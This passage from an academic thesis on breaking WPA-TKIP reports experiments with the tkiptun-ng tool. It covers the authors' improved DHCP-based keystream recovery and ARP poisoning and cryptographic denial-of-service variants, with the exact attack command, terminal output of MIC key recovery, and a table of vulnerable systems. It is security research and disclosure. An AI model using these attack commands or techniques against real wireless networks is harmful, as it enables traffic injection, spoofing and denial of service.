To mount the attack, we added one additionally parameter, namely the IP address of the client. It is reasonably to assume that the attacker would be in possession of the client's IP address upon running the original tkiptun-ng tool (ARP decryption). As this is a proof-of-concept code, the implementation is specifically designed to work with a Linksys WRT54GL wireless router and has not been tested with other equipment. However, as argued in Section 4.1, it should be possible to make the attack more generic.

The attack was executed with the command:

```
tkiptun-ng -a 00:18:39:C6:4F:96 -h 00:23:12:02:E1:F9 \
-I 192.168.1.100 rausb0
```

Where `00:18:39:C6:4F:96` is the BSSID of the network, `192.168.1.100` is the IP address of the STA, `00:23:12:02:E1:F9` is the STA MAC and `rausb0` is the WLAN interface.

6.6 Experimentation With Other Systems

In addition to the laboratory environment described in Chapter 5, experimentation with other hardware and software configurations was performed. This was carried out in order to give a perspective on which systems to chose as the main laboratory environment. These experiments were also an essential part of the iterative method of research applied in this thesis, as described in Section 1.5. This section will give an overview of the different hardware and software setups, and the experiments carried out on these.

Table 6.1 gives an overview of the different configurations that were used as the victim STA in these experiments. As described in Chapter 5, a MacBook laptop with the built-in WLAN adapter was chosen as the main laboratory environment STA.

System	**WLAN Adapter**
MacBook	Broadcom
Ubuntu 8.10	RT73
MacBook Pro	Atheros
MacBook Pro	RT73
Windows XP	Intel
Windows XP	RT73

Table 6.1: *The different STAs used for experimentation*

In addition to experimenting with various STAs, miscellaneous APs were also tested. These were the Linksys WRT54GL, D-Link DIR-655, Hostapd and Linksys WRT54GL with OpenWRT firmware[2]. The Linksys WRT54GL with original firmware was chosen as the main laboratory environment AP as detailed in Chapter 5. Hostapd[3] is a piece of software that can make a Linux PC function as a wireless AP. Hostapd was installed on a computer running Ubuntu 8.10 with a wireless network card from 3Com Corporation using the Atheros AR5413 chipset.

The setups were tested for compatibility with the original *tkiptun-ng* attack, as well as the number of injectable QoS channels. In addition to this the setups were tested with parts of our improved attack, namely the ability to force DHCP renewal and the predictability of the DHCP Transaction ID. The results from these experiments are presented in Section 7.5.

[2]OpenWRT website: http://openwrt.org/
[3]Hostapd homepage http://hostap.epitest.fi/hostapd/

Chapter 7

Results

Conducting scientific research culminates in results. Consequently, this chapter will present the main findings of our research, starting with the verification of the original attack on TKIP. Next, we will describe the outcome of the ARP poisoning attack and the cryptographic DoS attack. Then, we will present the results of our main contribution, the improved attack on TKIP. Finally, the results from experimenting with different configurations are presented.

7.1 Verification of the Original Attack

As part of our experimentation we wanted to verify the implementation of Beck and Tews' attack: *tkiptun-ng*. The procedure carried out to execute this test was described in Section 6.2 and the theory behind the attack was thoroughly explained in Chapter 3. It should be noted that this implementation, at the time of testing, was still in early development, and that it will most likely undergo some improvements before it is declared complete. While working on this thesis, we observed that a few improvements were added to the *tkiptun-ng* tool in the aircrack-ng svn repository. This included our own improvement to the attack, as described in Section 6.2.

Our experimentation shows that the *tkiptun-ng* implementation works. It is able to obtain keystream and MIC key for AP-to-STA communication, and then inject an ARP request into the network on a different QoS channel. As mentioned in Section 6.2, the original implementation would fail quite often because it did not detect the MIC failure report frames sent by the STA. The program would then start guessing the chopped byte over again, thus triggering the MIC countermeasures. To avoid this we edited the program to wait one minute if 256 bytes were guessed without seeing a MIC failure report frame, this modification was detailed in Section 6.2. It should

be noted that the experimentation was executed in an environment with large amounts of wireless traffic. This could have influenced our results, in a low traffic environment the MIC failures might have been detected more easily. On the other hand, our experimentation was closer to a real-world scenario with this presence of other wireless networks.

Beck and Tews claim that their attack takes “little more than 12 minutes” [32] to complete. Our experience is that this is an understatement. The implementation defaults to a speed of guessing ten bytes per second. Thus the average time to complete without initialization or missed MIC failure reports is:

$$\frac{12 \times 128}{10} + 11 \times 60 \approx 13 \text{ } minutes \text{ } and \text{ } 34 \text{ } seconds. \quad (7.1)$$

Where 12 is the number of bytes to chop, 128 is the average number of guesses per byte, 10 represents ten guesses per second, 11 is the number of times to wait between bytes and 60 is the MIC failure interval in seconds.

```
File  Edit  View  Terminal  Tabs  Help
Blub 2:38 E6 38 1C 24 15 1C CF
Blub 1:17 DD 0D 69 1D C3 1F EE
Blub 3:29 31 79 E7 E6 CF 8D 5E
15:38:33  Michael Test: Successful
15:38:33  Waiting for beacon frame (BSSID: 00:18:39:C6:4F:96) on channel 6
15:38:33  Found specified AP
15:38:33  Sending 4 directed DeAuth. STMAC: [00:23:12:02:E1:F9] [ 0| 0 ACKs]
15:38:36  WPA handshake: 00:18:39:C6:4F:96 captured
15:38:36  Waiting for an ARP packet coming from the Client...
Saving chosen packet in replay_src-0420-153837.cap
15:38:37  Waiting for an ARP response packet coming from the AP...
Saving chosen packet in replay_src-0420-153905.cap
15:39:05  Got the answer!
15:39:05  Waiting 10 seconds to let encrypted EAPOL frames pass without interfering.

15:39:19  Offset   81 ( 0% done) | xor = CF | pt = 1D |   39 frames written in 32123ms
15:40:37  Offset   80 ( 2% done) | xor = E0 | pt = 6A |  179 frames written in 146665ms
Looks like mic failure report was not detected.Waiting 60 seconds before trying again to avoid the AP shutting down.
15:43:14  Offset   79 ( 4% done) | xor = E5 | pt = D1 |  363 frames written in 297650ms
15:44:33  Offset   78 ( 7% done) | xor = CF | pt = 0C |  194 frames written in 159198ms
15:45:44  Offset   77 ( 9% done) | xor = CB | pt = D3 |  105 frames written in 85982ms
15:46:51  Offset   76 (11% done) | xor = 46 | pt = 1A |   68 frames written in 55760ms
15:47:56  Offset   75 (14% done) | xor = 99 | pt = 84 |   48 frames written in 39361ms
15:49:03  Offset   74 (16% done) | xor = 41 | pt = F6 |   71 frames written in 58255ms
Looks like mic failure report was not detected.Waiting 60 seconds before trying again to avoid the AP shutting down.
Looks like mic failure report was not detected.Waiting 60 seconds before trying again to avoid the AP shutting down.
15:53:01  Offset   73 (19% done) | xor = C2 | pt = 4A |  580 frames written in 475580ms
15:54:19  Offset   72 (21% done) | xor = EA | pt = A9 |  174 frames written in 142729ms
Looks like mic failure report was not detected.Waiting 60 seconds before trying again to avoid the AP shutting down.
15:57:09  Offset   71 (23% done) | xor = 13 | pt = 70 |  497 frames written in 407480ms
15:58:19  Offset   70 (26% done) | xor = 8A | pt = FF |  101 frames written in 82832ms
Sleeping for 60 seconds.36 bytes still unknown
ARP Reply
Checking 192.168.x.y
15:58:19  Reversed MIC Key (FromDS): 96:5B:45:A1:74:69:0B:B0

Saving plaintext in replay_dec-0420-155819.cap
Saving keystream in replay_dec-0420-155819.xor
15:58:19
Completed in 1144s (0.03 bytes/s)
```

Figure 7.1: *A successful completion of the original tkiptun-ng attack*

In addition to this, the program has to initialize before it can start the actual attack. This includes interface setup, de-authentication of the STA, capturing the WPA handshake and most importantly capturing the ARP packet from the AP. Additionally, the program waits for ten seconds after

capturing the ARP packet to let EAPOL messages pass by uninterrupted. The time for this process to complete varies from around 20 seconds to a minute or longer. As explained earlier, we also experienced that MIC failure reports were quite often missed. Every time this happens the program has to wait an additional minute if our improvement is implemented. If this improvement is not implemented the MIC countermeasures will be activated, and the attacker has to start the entire attack from the beginning.

The result of this is that the time for the attack to complete in a real-world scenario varies from about 15 to 20 minutes, depending on the initialization time and the number of missed MIC failure report frames. This is a bit more than claimed in the paper by Beck and Tews, but still well within the common re-keying interval of one hour. Figure 7.1 shows a complete run of the tkiptun-ng tool, as can be seen this took almost 20 minutes to complete because several MIC failure report frames were missed. The time could be reduced by increasing the number of packets guessed per second, but this will come at a risk of missing MIC failure report frames which introduce a 60 second time penalty.

7.2 ARP Poisoning Attack

As described in Section 6.3, we were able to modify the *tkiptun-ng* tool such that it was able to mount an ARP poisoning attack. This section describes the results of the experimentation with this modification. The theory behind this attack was detailed in Section 2.10.

Figure 7.2 shows the ARP cache of the targeted STA before the attack. As can be seen, the cache has two entries, one for the AP (192.168.1.1) and one for another STA on the wireless network (192.168.1.100). The corresponding MAC addresses for both IPs are correct in this figure.



Figure 7.2: *The STAs ARP Cache before poisoning attack*

After the ARP poisoning attack had been carried out, the ARP cache was modified as can be seen in Figure 7.3. The IP address of the router was now mapped to the MAC address contained in the fake ARP packet sent by the modified *tkiptun-ng*. As the figure shows, both IP addresses in the cache now point to the same MAC address. The result of this is that all IP traffic destined to the router will be sent to the other STA, resulting in Denial-of-Service.



Figure 7.3: *The STAs ARP Cache after poisoning attack*

The effects of this attack are not very severe, as the STA being attacked will refresh its cache after some time. This is because it will notice that its traffic is not receiving any replies. Nonetheless, the operation of the network has been disrupted. It is still possible to send additional fake ARP packets on other QoS channels, to corrupt the ARP cache again, and thus prolonging the DoS effect. This type of attack is also very hard to detect, as victims need to inspect the ARP cache in order to detect the modification. No pop-up messages or other visual notifications through the GUI are given to the client. It might also be possible to direct the traffic to a computer in which the attacker has control of, thus other types of attacks can be carried out. This attack vector has not been tested.

7.3 A Cryptographic Denial-of-Service Attack

In Section 6.4, we described how we were able to modify the *tkiptun-ng* code in order to function as a cryptographic DoS attack. This section will describe the results from the DoS attack.

The goal of the attack was to activate the MIC countermeasures and thus force the AP to shut down and re-key. As soon as the AP was operational again, the MIC countermeasures would again be re-activated by the attacker. For this experiment, we had two computers connected to the

AP while the third was the attacker. Upon initiating the attack, the victim computer would get a message, and consequently inform the user that the MIC countermeasures had been activated, as illustrated in Figure 7.4. This notification[1] makes the victim aware of the attack, thus making it easier for the victim to deduce the cause of the denial-of-service.



Figure 7.4: *The client is informed of the MIC countermeasures*

To confirm that the AP had shut down, we observed that the other computer connected to network was disconnected as well. Upon restarting the AP, the attacker would already be in "capture mode", and thus immediately be able to re-initiate a chopchop attack eventually resulting in a new round with MIC countermeasures. On average, the AP would be online for:

$$10 + \frac{128}{10} = 22.8 \, seconds. \tag{7.2}$$

First, the attack waits 10 seconds for EAPOL messages to pass[2], followed by on average 12.8 seconds to guess the correct byte during the chopchop.

Compared to other types of DoS attacks, this cryptographic DoS attack is very effective and will damage a whole network with very little effort. For instance, a de-authentication flood attack would need to continuously send packets to every client in order to keep them off the network. With this cryptographic attack, the attacker only need to activate the MIC countermeasures in the AP, and the AP itself will shut down and deny any client access for the next 60 seconds. Although the network will be online for 22 seconds between the attacks, it will be difficult for clients to do anything useful in that short amount of time.

[1]As observed on Mac OS X 10.5.6

[2]This was part of the original attack, and could possible be removed to shorten the wait time.

7.4 Verification of the Improved Attack

This section will present the results from experimenting with our improved attack, as described in Section 7.4. The theory behind this attack was detailed in Chapter 4.

The attack worked flawlessly against our laboratory setup. The attack was able to successfully obtain the keystream for the entire DHCP ACK packet as well as the MIC key. This means that the attacker gets hold of 596 bytes of keystream, which can be used to inject traffic back into the network on available QoS channels. Our improved attack is still limited to AP to STA communication.

Figure 7.5 shows parts of the output from a successful attack. The screenshot shows both simulated chopping and actual chopping of the DHCP Transaction ID. As can be seen, the MIC key is reversed from the chopped MIC, and both the plaintext and keystream are saved. The figure also shows the computation of the UDP checksum, which is based on the entire plaintext of the packet. Thus, this must be done after the Transaction ID has been revealed.

The tested implementation was a proof-of-concept, this means that the tool is specifically written to target the AP used during our experiments: Linksys WRT54GL. The source code for this implementation is included in Appendix A.3. It is likely that this implementation could work against some other APs, both from Linksys and other vendors, given that it is vulnerable to the original *tkiptun-ng* attack. This is because the code only relies on how DHCP ACK messages are formatted by the AP or an external DHCP server. It is also trivial to modify the attack to work against APs with different DHCP ACK messages.

During our experimentation, we observed that a DHCP message exchange was not always performed after a de-authentication. Additional de-authentications would thus be needed in order initiate a DHCP message exchange. This feature in not implemented in the proof-of-concept code, and therefore the program needs to be restarted in case of such an event. This introduces some additional time in the initialization phase of the attack.

The duration of the improved attack is somewhat longer than the original *tkiptun-ng*, but the resulting keystream obtained is more than tenfold that of the original attack. The proof-of-concept implementation needs to chop a total of 16 bytes. This includes the 12 bytes of the original attack, MIC and ICV. In addition to this the attacker needs to chop the four-byte DHCP Transaction ID. These four bytes add approximately 5 minutes to the attack

time. The average time to complete this attack without missed MIC failure reports and initialization will then be:

$$\frac{16 \times 128}{10} + 15 \times 60 \approx 18 \; minutes \; and \; 25 \; seconds. \tag{7.3}$$

Where 16 is the number of bytes to chop, 128 is the average number of guesses per byte, 10 represents ten guesses per second, 15 is the number of times to wait between bytes and 60 is the MIC failure interval in seconds.

```
File  Edit  View  Terminal  Tabs  Help
[Simulate Chopchop] Offset   80 | xor = 24 | pt = 00
[Simulate Chopchop] Offset   79 | xor = 8F | pt = 00
[Simulate Chopchop] Offset   78 | xor = 83 | pt = 00
15:40:34  Offset   77 (93% done) | xor = F1 | pt = B2 |  120 frames written in 98400ms
15:41:39  Offset   76 (93% done) | xor = 04 | pt = B9 |   47 frames written in 38548ms
15:42:43  Offset   75 (93% done) | xor = 44 | pt = 5C |   47 frames written in 38551ms
15:43:49  Offset   74 (94% done) | xor = 71 | pt = 16 |   55 frames written in 45078ms
[Simulate Chopchop] Offset   73 | xor = C5 | pt = 00
[Simulate Chopchop] Offset   72 | xor = 78 | pt = 06
[Simulate Chopchop] Offset   71 | xor = CB | pt = 01
[Simulate Chopchop] Offset   70 | xor = 4D | pt = 02
UDP sum: 2034
[Simulate Chopchop] Offset   69 | xor = 8E | pt = 34
[Simulate Chopchop] Offset   68 | xor = A1 | pt = 20
[Simulate Chopchop] Offset   67 | xor = 57 | pt = 2C
[Simulate Chopchop] Offset   66 | xor = C7 | pt = 02
[Simulate Chopchop] Offset   65 | xor = 19 | pt = 44
[Simulate Chopchop] Offset   64 | xor = 46 | pt = 00
[Simulate Chopchop] Offset   63 | xor = A9 | pt = 43
[Simulate Chopchop] Offset   62 | xor = A2 | pt = 00
[Simulate Chopchop] Offset   61 | xor = 3E | pt = 64
[Simulate Chopchop] Offset   60 | xor = 33 | pt = 01
[Simulate Chopchop] Offset   59 | xor = 4E | pt = A8
[Simulate Chopchop] Offset   58 | xor = 30 | pt = C0
[Simulate Chopchop] Offset   57 | xor = A2 | pt = 01
[Simulate Chopchop] Offset   56 | xor = 55 | pt = 01
[Simulate Chopchop] Offset   55 | xor = EE | pt = A8
[Simulate Chopchop] Offset   54 | xor = BE | pt = C0
[Simulate Chopchop] Offset   53 | xor = AE | pt = F7
[Simulate Chopchop] Offset   52 | xor = F8 | pt = F4
[Simulate Chopchop] Offset   51 | xor = D5 | pt = 11
[Simulate Chopchop] Offset   50 | xor = 24 | pt = 40
[Simulate Chopchop] Offset   49 | xor = 1B | pt = 00
[Simulate Chopchop] Offset   48 | xor = 2E | pt = 00
[Simulate Chopchop] Offset   47 | xor = F3 | pt = 00
[Simulate Chopchop] Offset   46 | xor = 66 | pt = 00
[Simulate Chopchop] Offset   45 | xor = C5 | pt = 40
[Simulate Chopchop] Offset   44 | xor = FA | pt = 02
[Simulate Chopchop] Offset   43 | xor = 6B | pt = 00
[Simulate Chopchop] Offset   42 | xor = EA | pt = 45
15:44:49  Reversed MIC Key (FromDS): A3:E6:31:37:28:EF:2D:DE

Saving plaintext in replay_dec-0421-154449.cap
Saving keystream in replay_dec-0421-154449.xor
15:44:49
Completed in 1408s (0.42 bytes/s)
```

Figure 7.5: *Screenshot from the modified attack, showing a DHCP ACK being successfully decrypted*

The simulated chopchop, introduced in our improved attack, takes negligible time to compute. Thus, the real-world time for the improved attack is in the

range of 20 to 25 minutes, depending mainly on the number of MIC failure reports missed. As can be seen in Figure 7.5, this particular run took about 23 minutes and 30 seconds. Even if this improved attack needs more time to complete, it will recover 596 bytes of keystream compared to 48 bytes in the original attack. This is an increase of obtained keystream by 12.42 times, in only approximately 20% longer time. Although the previous statement is true, the IP addresses of the gateway and STA needs to be known in advance of the attack. This means that the original tkiptun-ng needs to be run in beforehand, if this information cannot be determined otherwise. Hence, the total time of the attack will be closer to 40 minutes. It is also possible to mount the attack if additional bytes are unknown, for instance the DNS server IP address. This would add about 70 seconds to the total attack time for each unknown byte.

7.5 Results With Different Configurations

As described in Section 6.6, in addition to the systems described in Chapter 5, experiments with other systems were conducted as well. The experimentation with different configurations provided a good background for which systems that would be usable for further experimentation, and thus appropriate to employ as the main laboratory environment. This section will give an overview of results on these different configurations.

7.5.1 The Original Tkiptun-ng Attack

The original implementation of tkiptun-ng was tested on several different setups. As explained in Chapter 5, we ended up using a MacBook laptop as the STA being attacked, a Linksys WRT54GL as AP and a Linux computer as the attacker.

The attack was also tested against a Windows XP STA, running on a Dell Latitude D610 laptop. The attack did not work against this setup, with neither the built-in Intel WLAN adapter nor an USB adapter based on the RT73 chipset. When executing the attack, the attacker was unable to detect MIC Failure reports from the STA. Thus, it was unable to detect if the chopped byte was guessed correctly. We are not sure if this is due to the Windows XP computer not sending such reports, or if they are formatted in such a way that tkiptun-ng could not detect them.

The attack was successfully executed against a Linux computer running Ubuntu 8.10 and using a RT73 based USB adapter. The Linux machine was running in a virtual machine using VMWare on Mac OS X. The USB adapter was under complete control of the virtual machine, so the result is

valid for a non-virtualized setup as well.

We also tried to mount the attack against a MacBook Pro, but the attack failed. We believe this is due to different WLAN adapters on the two Macs, as all system software on the MacBook and MacBook Pro were identical. The MacBook Pro was installed with an *AirPort Extreme (0x168C, 0x87)* adapter, while the MacBook had an *AirPort Extreme (0x14E4, 0x88)*. By further inspection it was revealed that the MacBook Pro had a WLAN adapter from Atheros, while the MacBook had an adapter from Broadcom. The adapters were identified as Atheros 5424 and Broadcom 43xx respectively.

By using a RT73 based USB adapter on the MacBook Pro we were able to detect some MIC Failure Reports, and thus the attack worked. But it was very unstable (i.e. MIC Failures were often not detected), which we believe is due to driver issues.

7.5.2 Access Points

During our experimentation we also tested the attack with a few different Access Points. The Linksys WRT54GL proved to be the one with the highest success rate, as the attack worked against this AP with both the MacBook and Ubuntu as the victim. The attack was also performed on a D-Link DIR655 AP, but with this setup we were only able to successfully perform the attack against the Ubuntu computer. Hostapd was also vulnerable to the attack, and we were able to successfully complete our improved attack against this AP with the MacBook as STA. The setup was very unstable though, which we believe was due to a combination of hardware and software issues. The result of this was that even normal operation of the AP would often come to a halt, even without being attacked. Because of this we decided that it was unreasonable to continue experimenting with Hostapd as AP.

The Linksys WRT54GL supports installing non-original firmware, and therefore the open-source firmware OpenWRT was installed. A few different versions of OpenWRT were installed, but the attack proved unsuccessful. It might be possible to mount the attack against OpenWRT based APs, but it will probably require extensive reconfiguration and possibly source code modification. Because of this, we reverted to the original Linksys firmware to keep our experimentation in a more realistic scenario.

7.5.3 Injection on Different QoS Channels

A vital part of the attack is to be able to inject traffic on a different QoS channel than the original packet was captured on. But as described in Section 2.9, the number of such channels differ between implementations.

On our setup with the MacBook laptop as the victim, we were only able to inject traffic on three channels (1, 4 and 6). We believe this is because Mac OS X only implements the four channels described in the WiFi alliance's QoS implementation WMM.

When using Ubuntu Linux as the victim computer, we were able to inject on all 15 remaining channels (1-15) as specified by the IEEE 802.11 2007 standard. Injection could not be tested against the Windows XP computer, as the chopping part of the attack did not work.

7.5.4 Forcing DHCP Renewal

As described in Section 4.3.1, one of the application areas for our improved attack is to spoof the DNS server by sending a fake DHCP ACK message to the STA. To be able to perform this attack, an attacker must be able to trigger a DHCP renewal process on the STA. On Mac OS X this is possible by sending four fake Gratuitous ARPs with the same IP as the STA. On the other systems tested this is not possible. Windows XP did give a warning about an IP conflict already after the first fake ARP was received, but Windows XP did not initiate a DHCP renewal on its own. Ubuntu Linux 8.10 did not even give a warning about an IP conflict when receiving these fake ARP.

7.5.5 Predictability of DHCP Transaction IDs

Another prerequisite for the fake DHCP ACK attack is that the Transaction ID in the DHCP packets is known. On Mac OS X this is not a problem as the Transaction ID increases monotonically for each DHCP transaction, and thus the Transaction ID can then be predicted from the previously decrypted DHCP packet. On both Windows XP and Ubuntu the Transaction ID is chosen seemingly at random for each DHCP transaction, thus preventing this particular attack.

7.5.6 Summary of Experimentation With Other Systems

Table 7.1 gives a brief summary of the experimentation presented in this Section. As can be seen from the table, the best results were obtained with the MacBook, which was the reason for choosing this setup as our main

laboratory environment. The Ubuntu Linux setup also showed some good results.

System	**WLAN Adapter**	**Tkiptun-ng**	**No. of QoS channels**	**Force DHCP Renew**	**DHCP XID**
Mac OS X 10.5.6	Broadcom	YES	4	YES	Predictable
Ubuntu Linux 8.10	RT73	YES	16	NO	Random
Mac OS X 10.5.6	Atheros	NO	Not Tested	YES	Predictable
Mac OS X 10.5.6	RT73	YES (unstable)	Not Tested	YES	Predictable
Windows XP	Intel	NO	Not Tested	NO (warning message)	Random
Windows XP	RT73	NO	Not Tested	NO (warning message)	Random

Table 7.1: *Summary of experimentation with different systems*

Chapter 8

Discussion

This chapter will discuss the results and discoveries made throughout this thesis. We start by discussing the application areas of both the original and the improved attack. Then, we will discuss how well these attacks are applicable in a real world environment. Finally, we will present both positive and negative lessons that we have learned during our research.

8.1 Application Areas

In Section 3.4 and 4.3, we presented possible application areas for the original attack on TKIP and the improved attack respectively. This section will continue the discussion and speculate in future application areas for these attacks.

8.1.1 The Original Attack

As we have seen throughout this thesis, the original attack by Beck and Tews [10] is limited to injection of ARP-sized packets to STAs only. Looking at the injection of packets alone, the application areas are very limited. It would be possible inject fake ARP packets into the network to cause confusion internally on the network. This was proven in Section 6.3, when we modified the original code into an ARP poisoning attack. This attack will however only work temporary, since the network entities will automatically discover the error in the ARP cache and reconfigure properly. Additionally, as proven in Section 6.4, we were able to modify their code into a cryptographic DoS attack as well.

Also the fact that the attacker is bound to inject packets in one direction only, makes it even harder to do any harm on the network. If the attacker was in possession of keystream for both directions, he would also have the

MIC key for both directions. In that case, the attacker could have initiated a fragmentation attack against the AP, forcing the AP to combine smaller fragments into one large segment, which in turn could be decrypted since the attacker now would know the plaintext. However, since the AP does not respond with MIC failure reports, a modified chopchop attack directed to the AP remains impossible, and consequently the keystream and MIC key for that direction will remain unknown. For that reason, this approach is discussed as further work in Section 2.5.6.

8.1.2 The Improved Attack

Our improved attack on TKIP reveals 596 bytes of keystream. Compared to 48 bytes of keystream from the original attack, this is a significant improvement. This allows the attacker to inject a much wider range of packets and thus perform more sophisticated attacks. In Section 4.3, we presented two theoretically possible attacks, namely a DHCP ACK DNS attack and a NAT traversal attack. Exploits against the control protocols such as DHCP and ARP are not the only possible attacks that could be mounted. Being able to inject packets to a STA could also be used to trigger un-patched vulnerabilities in the operating system like for instance remote exploits. Even though this improved attack reveals more keystream, it does not change the nature of this attack. As with the original attack, the attacker will still be limited to injection of packets in one direction. This remains the greatest limitation of both attacks.

If it would be possible to get keystream for both directions, a series of new application areas would arise. For instance, a DNS Response Spoofing attack would then be possible to perform, as it requires decryption of packets in both directions. It might even be possible to exploit the web-interface of the AP with regular HTTP requests and thus be able to reveal the pairwise master key. Additionally, with keystreams for both directions, it would be possible to perform a fragmentation attack that could reveal 1500 bytes of keystream, which will be further discussed in Section 9.4. This would open up for an endless series of attacks and exploits.

Even with keystream for one direction only, we believe that this is just a starting point for similar attacks and exploits. It is reasonable to assume that these attacks on TKIP will lead to more innovative and novel application areas that can prove once again that TKIP is broken and should be avoided.

8.2 Real World Applicability

One may wonder how practical these attacks on TKIP are in the real world. As described in Section 3.1, in order to mount the attack, QoS must be enabled in addition to a key renewal interval larger than the time of the attack. Thus, the impact of the attack relies on the extent of which these requirements are met in the real world. On many older APs, the only more secure alternative to WEP is TKIP. However, many of these APs lack the support of QoS, which is required for the attack to succeed.

On newer APs, when selecting “WPA Personal” or “WPA PSK”, the AP often turn on a hybrid setting between TKIP and AES. This means that if the client computer is not capable of AES, TKIP will be selected. Most of these newer APs also support QoS, which in fact, often is enabled by default. It turns out that most new access points with support for 802.11n come with QoS/WMM enabled by default[1]. Additionally, our experience indicate that most AP defaults the key renewal interval to one hour, which is more than long enough for both attacks to succeed.

Beck and Tews [10] states that even if IEEE 802.11e QoS is disabled, the attack seems possible. They suggest that the attacker can prevent STAs from receiving the chopped packet by disconnecting the STA during the attack and thus prevent an increase in the TSC. Even though this might be theoretically possible, and might work in a lab environment, it seems near to impossible to mount in a real world scenario where there are many unknown factors in play.

In Section 7.5, we presented our success rate with different configurations of APs and STAs. Our experiments show that the success rate of the attack is far from stable and varies with different systems. We were never able to perform the attack against a PC running Windows XP. It is therefore reasonable to ask whether or not this is practical in a real world environment where the majority of computers run Windows. However, the current version of the *tkiptun-ng* tool is still very experimental, and we believe that the attack will develop over time and become more compatible with a wider range of systems and configurations.

[1] Most newer APs by D-Link show this behavior, for instance this model: http://www.support.dlink.com/emulators/dir615_revB/login.htm

8.3 Lessons Learned

Working with a complex protocol such as TKIP has been both an intriguing and hard experience. Although we definitely have learned a lot, we have also encountered some obstacles along the way. It is always easy to look back at the end on things we could have done differently.

8.3.1 Negative Experiences

The duration of the attack was arguably the most frustrating part of the experimentation. Due to the TKIP countermeasures, the attack lasted much longer than a regular Chopchop attack. This long runtime made the code very difficult to debug. It could take over 20 minutes from the code was compiled, to the results upon running the program were apparent.

The runtime could be significantly reduced if the MIC failure interval could be adjusted. However, this requires a re-write and re-compile of both the AP and the STA drivers. We did some experimentation with this, but since our best results were achieved when the victim was using the MacBook laptop, we did not spend too much time researching this opportunity. Additionally, changing the drivers at the AP and STA would also make the attacks less realistic.

8.3.2 Positive Experiences

All over, working with this thesis has been a positive experience. Compared to our initial knowledge about wireless networks, we have learned a lot about both their networking and security protocols. This progress in knowledge also demonstrates the fact that our work procedure is close to an iterative method.

Working analytical and experimental, and working together two people have been both assuring and supportive. It is much easier to give constructive feedback, second opinions and creative suggestions when collaborating. So-called *pair programming* has also proven to be quite effective when developing software. One person will then observer and provide feedback, while the other person writes the code. Generally, this will provide higher quality to the written code.

Chapter 9

Further Work

This chapter will present and discuss some suggestions for further work. These tasks have been left as further work due to time constraints or other limitations of this research, as explained in Section 1.4. Cryptanalysis of TKIP is a relatively new field of study, and it is the authors' opinion that more research in this field will have a high probability of unveiling new weaknesses of the protocol.

9.1 Further Improvement of the Attack

The main result in this thesis is the improved attack on TKIP. This improvement exploits the fact that DHCP ACKs contain large amounts of known bytes. The result is that more than ten times the keystream can be acquired than with the original attack. The implementation presented is a proof-of-concept, and is limited to the DHCP ACK format of the AP used in the laboratory environment (Linksys WRT54GL).

To make the attack more generic, a database of DHCP ACK formats mapped to manufacturers could be created. It is a simple task to detect the manufacturer based on the first bytes of the MAC address of the AP. It could also be possible to detect the model if a certain model is limited to a certain MAC address range.

It should also be a straightforward task to implement more logic in the code. This could for instance be used in coordination with the database to try to pin down the exact format of the DHCP ACK. A combination of the original *tkiptun-ng* tool and the improved attack could be built. The tool would then first reveal the IP addresses of the STA and AP, which are required information for the improved attack. Such a combined tool would

make the tool fully automated, and the only input needed would then be the MAC addresses of the AP and STA, as well as the wireless channel of the network. Actually, even this information is not needed as the tool could be set to scan for vulnerable networks and start the attack completely automatically. Complete automation of the tool is probably not desired, as the attack is still best suited for advanced users.

9.2 Obtaining Two-way keystream

Both the original *tkiptun-ng* and our improved attack are limited to AP-to-STA communication. If keystream for both directions could be obtained, more attacks could be mounted. In addition to this, more keystream could easily be unveiled by sending requests with known replies.

The reason why the attack is limited to AP-to-STA keystream, is that only STAs send MIC Failure report frames. This means that if a chopchop attack were mounted against the STA-to-AP keystream, the attacker would have no way of knowing when a correct guess was made. Beck and Tews suggest that it would be possible to mount such an attack if the EAPOL handshake used the same random nonces for every re-keying [32]. This implies that both the Supplicant (STA) and Authenticator (AP) have a flawed implementation of TKIP, and for this reason a very unrealistic scenario.

Given that the MIC key was identical for both directions, or that the attacker somehow was in possession of both keys, the keystream for both directions could easily be obtained. This could be achieved by sending a packet with a known reply to the STA, for instance an ICMP Ping. The answer could then be XORed with the known reply, including the calculated MIC and ICV, resulting in keystream for STA-to-AP communication. This type of known reply attack could then be repeated indefinitely, giving the attacker an unlimited number of useable keystreams.

9.3 DHCP DNS Spoofing

In Section 4.3.1, we described an DHCP DNS Attack, which can be used to spoof the DNS setting of a client by simply performing one-way injections towards the client. During the experimental phase, we verified on an open wireless network that this indeed was possible with injection of five packets only. However, due to time constraints for this research, we were never able to implement this as a patch to *tkiptun-ng*.

As pointed out in Section 4.3.1, this attack requires that the attacker is able to predict the DHCP Transaction ID. During our experimentation we

only observed predictable, i.e. incremental, Transaction IDs on Mac OS X. These results were presented in Section 7.5.5. It should be further investigated if the Transaction IDs on Windows XP and Ubuntu Linux are truly random, or if it is possible to predict the next value given the previous one. Experimentation with other versions of both Windows and Linux should be conducted, as well as with other operating systems.

9.4 Fragmentation Attack

The fragmentation attack is a powerful attack against WEP, this was explained in Section 2.5.6. A similar approach could work against TKIP as well. Due to time constraints this could not be tested experimentally, so this section will present some ideas and theories for further work on fragmentation.

If an attacker gets hold of two keystreams for different TSCs, by performing two consecutive *tkiptun-ng* attacks, it should be possible for the attacker to send a packet in two fragments, one with each keystream. These fragments should be sent on the same QoS channel. Thus, the attacker would be able to send a packet twice the size of one keystream.

